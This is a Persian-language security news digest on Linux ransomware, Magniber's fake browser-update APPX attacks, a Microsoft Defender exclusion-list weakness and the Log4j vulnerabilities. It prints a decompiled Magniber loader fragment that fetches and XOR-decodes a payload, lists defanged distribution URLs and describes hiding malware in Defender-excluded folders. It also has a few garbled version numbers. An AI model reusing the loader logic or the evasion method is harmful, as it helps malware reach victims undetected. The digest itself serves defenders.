در عرض چند ماه پس از کشف رمزگذاری سیستم‌های تحت Linux توسط گردانندگان REvil که ماشین‌های مجازی VMware ESXi را مورد هدف قرار دادند، باج‌افزارهای دیگری از جمله Babuk، RansomExx/Defray، Mespinoza، GoGoogle، DarkSide و Hellokitty نیز اقدام به رمزگذارهای سیستم‌های تحت Linux کرده‌اند.

نسخه Linux باج‌افزار HelloKitty و BlackMatter نیز در ماه‌های ژوئیه و آگوست توسط محققان امنیتی کشف شد. از ماه اکتبر، باج‌افزار Hive نیز رمزگذاری سیستم‌های تحت Linux و FreeBSD را با استفاده از انواع جدیدی از بدافزار خود آغاز کرد.

محققان اظهار داشته‌اند که از آنجایی‌که سازمان‌ها به دلایلی همچون تسهیل و تسریع فرایند تهیه نسخه پشتیبان، سادگی نگهداری، بهینه‌تر شدن استفاده از منابع سخت‌افزاری و مدیریت منابع بیش از هر زمانی به بسترهای مجازی روی آورده‌اند، اکثر گروه‌های باج‌افزاری، نسخه مبتنی بر Linux باج‌افزار خود را پیاده‌سازی کرده‌اند تا ماشین‌های ESXi را مورد هدف قرار دهند.

منبع:

https://www.bleepingcomputer.com/news/security/linux-version-of-avoslocker-ransomware-targets-vmware-esxi-servers/

به‌روزرسانی مرورگرهای Edge و Chrome؛
ترفند جدید مهاجمان Magniber

اخیراً محققان در تحقیقات خود دریافته‌اند که باج‌افزار Magniber با بکارگیری فایل‌های (.APPX) Windows Application Package که توسط گواهی‌نامه‌های معتبر امضاء شده است، اقدام به توزیع بدافزارهایی می‌کنند که به نظر به‌روزرسانی‌های مرورگرهای Chrome و Edge هستند. این روش توزیع، نشان‌دهنده تغییر رویکرد نسبت به حملات قبلی است که در آن‌ها مهاجمان معمولاً از آسیب‌پذیری‌های موجود در Internet Explorer سوءاستفاده می‌کردند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، عملکرد باج‌افزار مذکور مورد بررسی قرار گرفته است.

محققان شرکت امنیت سایبری کره‌ای آن‌لب (AhnLab, Inc.) در گزارشی به نشانی زیر، این حملات را که در آن قربانیان با بازدید از سایتی، به باج‌افزار مذکور آلوده شده‌اند، مورد بررسی قرار دادند.


https://asec.ahnlab.com/en/27264/

اگرچه نحوه دسترسی قربانیان به سایت فوق نامشخص است، محققان احتمال می‌دهند کد مخرب از طریق ایمیل‌های فیشینگ، لینک‌های ارسال شده از طریق پیام‌های فوری (IM) در رسانه‌های اجتماعی یا سایر روش‌های توزیع منتقل شده باشند. دو مورد از نشانی‌های توزیع‌کننده کد مخرب این باج‌افزار به صورت زیر اعلام شده است، اما محققان تاکید کرده‌اند که این‌ها تنها نشانی‌های نیستند که کد باج‌افزار مذکور از طریق آن‌ها منتشر می‌شود.

hxxp://b5305c364336bqd.bytesoh.cam

hxxp://hadhill.quest/376s53290a9n2j

همانطور که در تصویر زیر نشان داده شده، بازدیدکنندگان این سایت‌ها هشداری دریافت می‌کنند تا مرورگر Edge/Chrome خود را به‌صورت دستی به‌روزرسانی کنند و یک فایل APPX جهت تکمیل به‌روزرسانی نیز در اختیار آن‌ها قرار داده می‌شود.




فایل‌های APPX، فایل‌های Windows Application Package هستند که برای توزیع و نصب آسان ایجاد شده‌اند و در گذشته نیز در تهدیدات مختلفی جهت توزیع بدافزار مورد سوءاستفاده قرار گرفته‌اند. در باج‌افزار Magniber، فایل‌های APPX دستکاری شده به صورت دیجیتالی توسط یک گواهی‌نامه معتبر امضاء می‌شوند، بنابراین Windows آن‌ها را به عنوان فایل‌های قابل اعتماد و مطمئن در نظر می‌گیرد و هیچ هشداری نمی‌دهد.

به احتمال زیاد مهاجمان با بکارگیری فایل‌های APPX در مرورگرهای Chrome و Edge به دنبال دستیابی به طیف وسیعی از قربانیان می‌باشند زیرا میزان استفاده از Internet Explorer به شدت کاهش یافته است. دریافت فایل مخرب APPX منجر به ایجاد دو فایل به نام‌های "wjoiyyxzllm.exe" و "wjoiyyxzllm.dll" در دایرکتوری "C:\Program Files\WindowsApps" می‌شود.

```
v7 = InternetOpenW(0i64, 0i64, 0i64, 0i64, 0);
v8 = InternetOpenUrlW(v7, v27, 0i64, 0i64, 67109120, 0i64, wininet_dll, v25, v26);
v29 = 4;
HttpQueryInfoW(v8, 536870917i64, &v28, &v29, 0i64);
v9 = GlobalAlloc(64i64, v28);
v10 = GlobalAlloc(64i64, (unsigned __int64)v28 >> 1);
v29 = 0;
v11 = (char *)v10;
InternetReadFile(v8, v9, v28, &v29);
v6(v8);
v6(v7);
v12 = v28;
v13 = 0;
v14 = 0i64;
for ( i = 0; i < v28; v13 = v17 )
{
  v16 = i + 1;
  i += 2;
  v17 = v13 ^ *(_BYTE *)(v16 + v9) ^ 0x4D;
  v11[v14] = v17;
  v12 = v28;
  v14 = (unsigned int)(v14 + 1);
}
```

فایل‌های مذکور تابعی را اجرا می‌کنند که کد باج‌افزار Magniber را بازیابی کرده، آن را رمزگشایی و سپس اجرا می‌کند. پس از رمزگذاری داده‌ها در سیستم هک شده، مهاجمان فایل اطلاعیه باج‌گیری (Ransom Note) را بصورت زیر ایجاد می‌کنند:



اگرچه این اطلاعیه باج‌گیری به زبان انگلیسی است، اما شایان ذکر است که باج‌افزار Magniber این روزها کاربران آسیایی را به طور انحصاری مورد هدف قرار داده است. در حال حاضر امکان رمزگشایی رایگان فایل‌های قفل شده توسط این بدافزار وجود ندارد. برخلاف اکثر حملات باج‌افزاری، Magniber، تاکتیک اخاذی مضاعف را اتخاذ نکرده است، بنابراین قبل از رمزگذاری سیستم‌ها، فایل‌ها را سرقت نمی‌کند. لذا پشتیبان‌گیری منظم از داده‌ها و فایل‌های سیستم، راهکار خوبی جهت بازیابی از حملات باج‌افزارهایی همچون Magniber می‌باشد.

اکیداً به راهبران امنیتی توصیه می‌شود که از اطلاعات سازمانی و بااهمیت به‌صورت دوره‌ای نسخه پشتیبان تهیه شود. پیروی از قاعده ۱-۲-۳ برای داده‌های حیاتی توصیه می‌شود. بر طبق این قاعده، از هر فایل سه نسخه می‌بایست نگهداری شود (یکی اصلی و دو نسخه به عنوان پشتیبان). فایل‌ها باید بر روی دو رسانه ذخیره‌سازی مختلف نگهداری شوند. یک نسخه از فایل‌ها می‌بایست در یک موقعیت جغرافیایی متفاوت نگهداری شود.

منبع:

https://www.bleepingcomputer.com/news/security/magniber-ransomware-using-signed-appx-files-to-infect-systems/


احتمال سوءاستفاده مهاجمان
از خطای برنامه‌نویسی در Microsoft Defender

بنا بر اظهارات محققان، مهاجمان می‌توانند از خطای برنامه‌نویسی در Microsoft Defender برای اطلاع از مسیرهای مستثنی شده از پویش این ضدبدافزار سوءاستفاده کرده و اقدام به نصب بدافزار کنند. به گفته برخی از کاربران، این اشتباه حداقل به مدت هشت سال به همین صورت باقی مانده است و حتی Windows 10 21H1 و Windows 10 21H2 را نیز تحت تاثیر قرار می‌دهد.


در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، ضعف مذکور مورد بررسی قرار گرفته است.

مانند هر ضدویروس دیگری، Microsoft Defender نیز به کاربران اجازه می‌دهد که نسبت به معرفی مسیرهایی (محلی یا در شبکه) در سیستم خود اقدام کنند تا آن مسیرها توسط پویشگر ضدبدافزار مورد بررسی قرار نگیرند. کاربران نیز معمولاً به منظور جلوگیری از تأثیر ضدویروس بر عملکرد برنامه‌های معتبر خود که ممکن است به اشتباه به عنوان بدافزار شناسایی شوند، برای برخی برنامه‌ها استثناء قائل می‌شوند.

از آنجایی که لیست موارد در نظر گرفته شده به عنوان استثناء در پویش ضدبدافزارها، از کاربری به کاربر دیگر متفاوت است، لیست مذکور برای مهاجمان مفید تلقی می‌شود، زیرا حاوی اطلاعاتی از مسیرهایی است که می‌توانند فایل‌های مخرب را بدون ترس از شناسایی شدن ذخیره کنند. محققان امنیتی دریافتند که مسیرهایی که در پویش Microsoft Defender مستثنی شده‌اند، محافظت نشده و هر یک از کاربران محلی می‌توانند به آن‌ها دسترسی داشته باشند. کاربران محلی بدون در نظر گرفتن مجوزهای خود، می‌توانند Registry را جستجو کرده و نسبت به مسیرهایی که Microsoft Defender مجاز به بررسی و پویش آن‌ها جهت شناسایی بدافزار یا فایل‌های خطرناک نیستند، مطلع شوند.



اخیراً محققان خاطرنشان کرده‌اند که اطلاعاتی که حساس در نظر گرفته می‌شوند، به هیچ صورتی محافظت نشده و تمام مواردی همچون فایل‌ها، پوشه‌ها، افزونه‌ها یا پروسه‌ها که توسط Microsoft Defender پویش نمی‌شود، تنها با اجرای فرمان "reg query" قابل نمایش و دستیابی است.



برخی از کارشناسان امنیتی، اعلام نموده‌اند که این ضعف‌امنیتی در نسخه‌های Windows 10 21H1 و Windows 10 21H2 نیز وجود دارد اما در Windows 11 تأثیری ندارد. آن‌ها همچنین تأیید کردند که می‌توان فهرست موارد استثناء را از Registry tree که تنظیمات ورودی‌های Group Policy را ذخیره می‌کند، دریافت نمود. این اطلاعات بسیار حساس‌تر است زیرا موارد استثناء را در چندین کامپیوتر اعمال می‌کند.


یکی از محققان متخصص در زمینه فناوری‌های مایکروسافت، هشدار می‌دهد که Microsoft Defender بر روی سرور دارای موارد استثناءای است که به صورت خودکار در هنگام نصب نقش‌ها یا ویژگی‌های خاص فعال می‌شوند و این موارد جدا از مسیرهایی است که توسط کاربران مستثنی می‌شوند.

اگرچه دریافت لیست موارد استثناء در Microsoft Defender توسط مهاجمان به دسترسی محلی نیاز دارد، اما دستیابی به آن چندان دشوار نیست. زیرا بسیاری از مهاجمان در حال حاضر در شبکه‌های سازمانی آسیب‌پذیر حضور دارند و همچنان به دنبال راهی برای توسعه آلودگی در شبکه (Lateral Movement) تا حد امکان به صورت مخفیانه می‌باشند.

با دانستن لیست موارد استثناء شده در Microsoft Defender، مهاجمانی که قبلاً یک دستگاه Windows را مورد حمله قرار داده‌اند، می‌توانند بدافزار را از پوشه‌های مستثنی شده بدون ترس از شناسایی شدن، ذخیره و اجرا کنند.

محققان در آزمایش‌های خود، باج‌افزار Conti را از یک پوشه مستثنی شده در سیستم Windows اجرا نمودند و هیچ هشداری از سوی Microsoft Defender دریافت نکردند. در این حالت، Microsoft Defender هیچ هشدار و اقدامی انجام نداد و به باج‌افزار اجازه داد دستگاه را رمزگذاری نماید. محققان سپس، باج‌افزار Conti را از یک مسیر معمولی اجرا نمودند، در این حالت Microsoft Defender آن را مسدود کرد.

این ضعف Microsoft Defender جدید نیست و در گذشته نیز توسط محققان به طور عمومی اعلام شده است.



به نقل از یکی از متخصصان امنیتی، آن‌ها حدود هشت سال پیش متوجه این موضوع شدند و مزیتی را که اطلاع از این موارد استثناء برای یک توسعه‌دهنده بدافزار ایجاد کرده، تشخیص دادند.

> "Always told myself that if I was some kind of malware dev I would just lookup the WD exclusions and make sure to drop my payload in an excluded folder and/or name it the same as an excluded filename or extension" - Aura

با توجه به اینکه این مدت زمان زیادی از تشخیص ضعف مذکور می‌گذرد و مایکروسافت هنوز به این خطای برنامه‌نویسی رسیدگی نکرده است، مدیران شبکه باید هنگام پیکربندی Microsoft Defender بر روی سرورها و ماشین‌های محلی، با سخت‌گیری بیشتری به صورت متمرکز از طریق Group policies، مواردی که باید هنگام پویش ضدبدافزار مستثنی شوند، تعیین و تعریف نمایند.

منبع:

https://www.bleepingcomputer.com/news/security/microsoft-defender-weakness-lets-hackers-bypass-malware-detection/

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

ترمیم سومین ضعف امنیتی در Log4j

بنیاد نرم‌افزاری آپاچی (Apache Software Foundation) در پی کشف سومین ضعف امنیتی در Log4j، به شناسه CVE-2021-45105، به‌روزرسانی دیگری - نسخه ۲.۱۷.۰ - را برای این کتابخانه منبع باز مبتنی بر Java منتشر کرده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده ضعف امنیتی مذکور مورد بررسی قرار گرفته است.

Log4j که توسط بنیاد نرم‌افزاری آپاچی توسعه یافته، به طور گسترده در برنامه‌های کاربردی سازمانی و سرویس‌های ابری مورد استفاده قرار گرفته است. ۱۸ آذر ۱۴۰۰، اولین آسیب‌پذیری موجود در این کتابخانه با درجه اهمیت "حیاتی" (Critical) که از نوع RCE (اجرای کد از راه دور) می‌باشد، کشف شد. ضعف امنیتی مذکور Log4Shell یا LogJam نامیده می‌شود، دارای شناسه CVE-2021-44228 بوده و درجه شدت آن ۱۰ از ۱۰ (بر طبق استاندارد CVSS) گزارش شده است.

از آنجایی که کتابخانه مذکور در بسیاری از سرویس‌ها و سرورها تعبیه شده و سوءاستفاده از این ضعف امنیتی نیازی به تخصص فنی سطح بالا و احراز هویت ندارد، بخش قابل توجهی از نرم‌افزارهای سازمانی، برنامه‌های تحت وب و انواع مختلف سرورهای آپاچی در برابر سوءاستفاده از این ضعف امنیتی و حملات RCE مبتنی بر آن، آسیب‌پذیر هستند. ضعف امنیتی مذکور به مهاجمان اجازه می‌دهد تا اسکریپت‌های مخرب را دانلود و اجرا نمایند و امکان کنترل کامل از راه دور سیستم را برای آن‌ها فراهم می‌کند. از این رو، شرکت آپاچی نسخه Log4j 2.15.0 را برای ترمیم آسیب‌پذیری CVE-2021-44228 منتشر کرد.

سرویس‌های Honeypot شرکت بیت‌دیفندر نیز با استناد به ترافیک ایجاد شده، تلاش‌های متعدد مهاجمان را برای استقرار یک باج‌افزار بر روی سیستم‌های آسیب‌پذیر با استفاده از ضعف‌امنیتی Log4Shell گزارش کردند.

شرکت مایکروسافت (Microsoft Corp.) نیز ضمن تائید یافته‌های Bitdefender، اظهار داشته که تلاش‌هایی را مشاهده کرده که در آن مهاجمان با سوءاستفاده از Log4Shell در حال انتشار باج‌افزار Khonsari بر روی سرور Minecraft می‌باشند.

پس از گذشت چند روز از کشف نخستین ضعف امنیتی در کتابخانه Log4j، دومین آسیب‌پذیری موجود در کتابخانه مذکور به شناسه CVE-2021-45046 کشف شد که بر نسخه ۲.۱۵.۰ که برای ترمیم Log4Shell ارائه شده بود، تأثیر می‌گذاشت.

با این حال، به نظر می‌رسد که آسیب‌پذیری کشف شده در نسخه ۲.۱۵.۰ که با شناسه CVE-2021-45046 گزارش شده بود، از اهمیت و شدت کمتری برخوردار است. آپاچی این ضعف امنیتی را با درجه اهمیت "متوسط" (Moderate) و شدت ۳.۷ از ۱۰ (بر طبق استاندارد CVSS) گزارش نموده است.

بنیاد آپاچی، نسخه Log4j 2.16.0 را برای رفع ضعف‌امنیتی CVE-2021-45046 منتشر کرد و اعلام نمود که به طور کامل خطای برنامه‌نویسی Context Lookup را ترمیم نموده و دسترسی به Java Naming and Directory Interface - به اختصار JNDI - را به طور پیش‌فرض غیرفعال کرده است.

با این وجود، نسخه Log4j 2.16.0 نیز در برابر جستجوهای خودارجاعی (Self-referential Lookup) همچنان آسیب‌پذیر بود و نمی‌تواند از توابع بازگشتی غیر کنترل شده (Uncontrolled Recursion) پیشگیری کند. هنگامی که پیکربندی ورود به سیستم (Logging Configuration) از یک Pattern Layout غیر پیش‌فرض با قابلیت Context Lookup استفاده می‌کند (برای مثال {$${ctx:loginId})، مهاجمان با کنترل بر روی داده‌های ورودی Thread Context Map می‌توانند داده‌های ورودی مخربی را که حاوی جستجوی بازگشتی (Recursive Lookup) است، ایجاد نمایند؛ این امر منجر به خطای StackOverflowError شده و پروسه را خاتمه می‌دهد. این آسیب‌پذیری به عنوان یک حمله منع سرویس (Denial of Service - به اختصار DoS) نیز شناخته می‌شود. این ضعف امنیتی، دارای شناسه CVE-2021-45105 بوده، از نوع Infinite Recursion است و بر تمامی نسخه‌های Log4j از ۲.۰-alpha1 و حتی نسخه دوم منتشر شده یعنی ۲/۱۶/۰ نیز تأثیر می‌گذارد. برای این ضعف امنیتی، شدت ۷.۵ از ۱۰ (بر طبق استاندارد CVSS) و درجه اهمیت "بالا" (High) گزارش شده است.

به‌منظور رفع سومین آسیب‌پذیری، اخیراً بنیاد آپاچی نسخه ۲.۱۷.۰ (سومین نسخه جدید) را برای کتابخانه Log4j منتشر کرد.

بنیاد آپاچی در نسخه اخیر، در PatternLayout مربوط به پیکربندی ورود (Logging Configuration)، این مشکل را با تغییر Context Lookup از حالت‌های ${ctx:loginId} یا $${ctx:loginId} به الگوهای Context Map نظیر (%X، %mdc، %MDC) ترمیم نموده است. در غیر این‌صورت، در پیکربندی، ارجاعات به Context Lookup نظیر ${ctx:loginId} یا $${ctx:loginId}، که از منابع خارجی برنامه‌های کاربردی مانند هدرهای HTTP یا ورودی کاربر نشات می‌گیرند، باید حذف شوند.

بنیاد نرم‌افزاری آپاچی ضمن انتشار نسخه ۲.۱۷.۰، توصیه‌نامه‌ای امنیتی نیز در نشانی زیر منتشر کرده است:

https://logging.apache.org/log4j/2.x/

بنیاد نرم‌افزاری آپاچی به مدیران امنیتی توصیه می‌کند که در اولین فرصت، کتابخانه Log4j را در سیستم‌های خود به نسخه ۲.۱۷.۰ ارتقا دهند.

منبع:

https://www.computing.co.uk/news/4042307/log4j-vulnerability-uncovered-apache-releases-version

کشف چهارمین ضعف امنیتی در Log4j؛

این‌بار در نسخه ۲.۱۷.۱

بنیاد نرم‌افزاری آپاچی (Apache Software Foundation) در پی کشف چهارمین ضعف امنیتی هفته‌های اخیر در کتابخانه Log4j، به شناسه CVE-2021-44832، به‌روزرسانی دیگری - نسخه ۲.۱۷.۱ - را برای این کتابخانه منتشر کرده است. تا قبل از این، ۲/۱۷/۰ امن‌ترین نسخه برای ارتقاء Log4j به‌نظر می‌رسید، اما با شناسایی آسیب‌پذیری از نوع اجرای کد از راه دور (Remote Code Execution - به اختصار RCE) در آن، نسخه ۲/۱۷/۱ جهت ترمیم این ضعف امنیتی منتشر شد.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده ضعف امنیتی مذکور مورد بررسی قرار گرفته است.

سوءاستفاده گسترده از اولین آسیب‌پذیری اخیر در این کتابخانه (با شناسه CVE-2021-44228) که Log4Shell یا LogJam نامیده شده بود، پس از انتشار یک نمونه اثبات‌گر (Proof-of-Concept - به اختصار PoC) در GitHub از حدود ۱۸ آذر آغاز شد.


با توجه به استفاده گسترده Log4j در اکثر برنامه‌های Java و این واقعیت که سوءاستفاده از ضعف امنیتی با شناسه CVE-2021-44228، نیازی به تخصص فنی سطح بالا و احراز هویت ندارد، آسیب‌پذیری مذکور به کابوسی برای سازمان‌ها و دولت‌ها در سراسر جهان تبدیل شد. از این رو، شرکت آپاچی نسخه Log4j 2.15.0 را برای ترمیم آسیب‌پذیری CVE-2021-44228 منتشر کرد.

مهاجمان باج‌افزار Conti همچنان در حال سوءاستفاده از ضعف‌امنیتی Log4Shell کتابخانه مذکور برای دسترسی سریع به VMware vCenter Server و رمزگذاری ماشین‌های مجازی در سیستم‌های آسیب‌پذیر و وصله نشده می‌باشند. این در حالی است که مهاجمان، پلتفرم رمزنگاری ویتنامی با نام ONUS را نیز از طریق log4shell مورد نفوذ قرار داده و درخواست ۵ میلیون دلار باج کرده‌اند.

پس از گذشت چند روز از کشف نخستین ضعف امنیتی در کتابخانه Log4j، دومین آسیب‌پذیری موجود در نسخه ۲/۱۵/۱۵ کتابخانه مذکور به شناسه CVE-2021-45046 کشف شد. بنیاد آپاچی، نسخه ۲/۱۶/۰ را به منظور رفع ضعف امنیتی CVE-2021-45046 منتشر کرد و اعلام نمود که به طور کامل آسیب‌پذیری مذکور را برطرف کرده است. با این وجود، نسخه Log4j 2.16.0 نیز همچنان دارای آسیب‌پذیری به شناسه CVE-2021-45105 از نوع Infinite Recursion بوده و مهاجمان می‌توانند از آن جهت حمله منع سرویس (Denial-of-Service - به اختصار DoS) سوءاستفاده نمایند.

به‌منظور رفع سومین آسیب‌پذیری، بنیاد آپاچی نسخه ۲/۱۷/۰ (سومین نسخه جدید) را برای کتابخانه Log4j منتشر کرد. این نسخه ایمن‌ترین نسخه تلقی می‌شد.

اما اکنون آسیب‌پذیری دیگری از نوع RCE با شناسه CVE-2021-44832 در نسخه ۲/۱۷/۰ شناسایی شده که منجر به انتشار نسخه جدیدتر ۲/۱۷/۰ جهت ترمیم آن شده است. ضعف امنیتی مذکور دارای درجه اهمیت "متوسط" (Moderate) و شدت ۶.۶ از ۱۰ (بر طبق استاندارد CVSS) می‌باشد. آسیب‌پذیری مذکور ناشی از فقدان کنترل‌های لازم در دسترس JDNI در log4j است.

